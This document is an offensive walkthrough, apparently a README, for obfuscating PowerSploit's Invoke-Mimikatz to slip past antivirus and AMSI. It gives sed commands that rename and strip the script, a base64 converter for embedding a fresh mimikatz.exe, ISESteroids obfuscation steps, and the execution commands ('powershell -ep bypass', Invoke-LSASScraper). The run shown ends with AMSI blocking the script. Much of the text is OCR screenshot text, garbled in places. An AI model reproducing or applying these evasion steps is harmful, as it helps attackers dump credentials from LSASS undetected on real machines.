#AMSI evasion and clear text password to spike the mimikatz hash#

Antivirus evasion activity using set command and ISE sploit module to bypass windows and anti-malware scan and AMSI as well

- **Step 1:** download Invoke-Mimikatz.ps1 from PowershellMafia:
  https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1

- **Step 2:** then substitute all "invoke-Mimikatz" currencies with "invoke-Lsasscraper" inside the invoke-mimikatze.ps1 script:

  ```
  sed -i -e 's/Invoke-Mimikatz/Invoke-LSASSscraper/g' Invoke-Mimikatz.ps1
  ```

- **Step 3:** remove all comments:

  ```
  sed -i -e '/<#/,/#>/c\\' Invoke-Mimikatz.ps1
  ```

- **Step 4:** remove all comment indented

  ```
  sed -i -e 's/^[[:space:]]*#.*$//g' Invoke-Mimikatz.ps1
  ```

- **Step 5:** replace parameters and strings they can picked up by antivirus engine:

  ```
  sed -i -e 's/DumpCreds/Dump/g' Invoke-Mimikatz.ps1
  ```

  ```
  sed -i -e 's/ArgumentPtr/Obf/g' Invoke-Mimikatz.ps1
  ```

  ```
  sed -i -e 's/CallDllMainSC1/ObfSC1/g' Invoke-Mimikatz.ps1
  ```

  ```
  sed -i -e "s/\-Win32Functions \$Win32Functions$/\-Win32Functions \$Win32Functions #\-/g" Invoke-Mimikatz.ps1
  ```


- **Step 6:** move Invoke-Mimikatz script and its current form to a windows machine and perform two additional activities

- **Step 6.1:** Embed an update version of Mimikatz inside our Powershell script

- The PEBytes64 variable in Invoke-Mimikatz.ps1 include an old version of Mimikatz.exe so we need to replace it by a new one.

- So download Mimikatz.exe
  `https://github.com/ParrotSec/mimikatz`

- **Note:** in the Invoke-Mimikatz.ps1 there is a lot of PEBytes64 variables but we only want to change the value of the one that came diretly after this([System.IO.Directory]::SetCurrentDirectory($pwd))




```
[System.IO.Directory]::SetCurrentDirectory($pwd)

$PEBytes64 = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGN

$PEBytes32 = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGN
    if ($ComputerName -eq $null -or $ComputerName -imatch "^\s*$")
    {
        Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes64, $PEBytes32, "Void", 0, "", $ExeArgs)
    }
```

This is the one that we want to replace its value
Don’t change the value of this one

- So for that, we will use this script, that will generate the new value

```
function Convert-BinaryToString
{
[ CmdletBinding()] param ([string] $FilePath)
try {$ByteArray = [System.IO.File]::ReadAllBytes($FilePath);}
catch { throw "Failed to read file. Ensure that you have permission to the file, and that the file path is correct";}
if ($ByteArray) {$Base64String = [System.Convert]::ToBase64String($ByteArray);}
else {throw '$ByteArray is $null.';}
Write-Output -InputObject $Base64String;
}
Convert-BinaryToString path_to_mimkatz_executable | Out-File C:\Users\malic\Desktop\PEBytes64.txt
```



Administrator: Windows PowerShell ISE (x86)
File Edit View Tools Debug Add-ons Help
Untitled1.ps1*

```
PS C:\Windows\system32>  fu
    {
    [ CmdletBinding()] paran
    try {$ByteArray = [Syste
    catch { throw "Failed tc
    if ($ByteArray) {$Base64
    else {throw '$ByteArray
    Write-Output -InputObjec
    }
    Convert-BinaryToString C

PS C:\Windows\system32> |
```


```
tring

 ([string] $FilePath)
m.IO.File]::ReadAllBytes($FilePath);}
 read file. Ensure that you have permission to the file, and that the file path is correct";}
String = [System.Convert]::ToBase64String($ByteArray);}
is $null.';}
t $Base64String;

:\Users\SALLOUM\Desktop\mimikatz.exe | Out-File C:\Users\SALLOUM\Desktop\PEBytes64.txt
```

  - Then save the file again "obfuscat_Invoke-Mimikatz.txt"

- **Step 6.2:** apply an obfuscation layer on the script to enhance attend of our antivirus capabilities and this pre-obfuscation activities can be done by leveraging the ISE steroid module

- Note: if you don’t have the Start-Steroids module run this in Powershell to download it :
`Install-Module -Name "ISESteroids" -Scope CurrentUser -Repository PSGallery -Force`

- copy the content of "obfuscat_Invoke-Mimikatz.txt" into Powershell and then start this module:
`PS > Start-Steroids` (this will convert command to alias and more)




Administrator: Windows PowerShell ISE (x86)
File Edit View Tools Debug Add-ons Help
Untitled1.ps1*
Untitled2.ps1*

```
PS C:\Windows\system32>  function Conve
    {
    [ CmdletBinding()] param ([string] $
    try {$ByteArray = [System.IO.File]::
    catch { throw "Failed to read file. 
    if ($ByteArray) {$Base64String = [Sy
    else {throw '$ByteArray is $null.';}
    Write-Output -InputObject $Base64Str
    }
    Convert-BinaryToString C:\Users\SALL

PS C:\Windows\system32> Start-Steroids
```

```
                    $VoidFuncAddr = Get-MemoryProcAddress -PEHandle $PEHanc
                    if (($VoidFuncAddr -eq $null) -or ($VoidFuncAddr -eq [I
                    {
                            Throw "VoidFunc couldn't be found in the DLL"
                    }

                    $VoidFuncAddr = Sub-SignedIntAsUnsigned $VoidFuncAddr $
                    $VoidFuncAddr = Add-SignedIntAsUnsigned $VoidFuncAddr $


                    $RThreadHandle = Invoke-CreateRemoteThread -ProcessHanc
            }
```

- Then click from Powershell click on: "tools"->"Obfuscate code"->OK

  Note: another file will be created



File Edit View Tools Debug Add-ons MyCommands Features PSSharper Compatibility Help
ISESteroids PowerShell Obfuscator

```
PS C:\Windows\system32> Start-Steroids
License Status:
PRODUCT UNLICENSED, TRIAL MODE.


Please get a license key. License revenue helps fund this project.
Without a license, this version provides 10 distinct testing days.
Feedback, bug reports, and suggestions: visit http://www.powertheshell.com/is
eroids2.

Please help support this project, and get a license:

http://www.isesteroids.com

Thank you.


PS C:\Windows\system32>
```

Settings

- ☑ Obfuscate Parameters
- ☑ Obfuscate Variables
- ☑ Obfuscate Functions
- ☑ Obfuscate Literal Strings
- ☑ Obfuscate Expandable Strings
- ☑ Convert Commands to Aliases
- ☑ Remove Comments
- ☑ Remove Blank Lines


Mode: Character

Options

- ☐ Create Obfuscation Table
- ☐ Create New Pester Test (if present)
- ☐ Save Obfuscated Script

OK Cancel

New



```
function Invoke-LSASScraper
{
[CmdletBinding(DefaultParameterSetName="Dump")]
Param(
          [Parameter(Position = 0)]
          [String[]]
          $ComputerName,
      [Parameter(ParameterSetName = "Dump", Position = 1]
      [Switch]
      $Dump,
      [Parameter(ParameterSetName = "DumpCerts", Positio
      [Switch]
      $DumpCerts,
      [Parameter(ParameterSetName = "CustomCommand", Pos
      [String]
      $Command
)
Set-StrictMode -Version 2
${____/\/\/=\/\/====} = {
          [CmdletBinding()]
          Param(
```


- Then save the file "obfuscat_Invoke-Mimikatz.ps1"

- **Step 7:** Time to test the script "obfuscat_Invoke-Mimikatz.ps1" against windows AMSI:

- activate windows security "Real-time protection"
- open powershell CLI and type :

```
powershell -ep bypass
Import-Module .\obfuscat_Invoke-Mimikatz.ps1
Invoke-LSASScraper
```

And shit we have been captured by AMSI !



```
PS C:\Users\SALLOUM\Desktop> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\SALLOUM\Desktop> Import-Module .\Obfuscated_Mimo.ps1
At C:\Users\SALLOUM\Desktop\Obfuscated_Mimo.ps1:1 char:1
+ function Invoke-LSASScraper
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\SALLOUM\Desktop>
```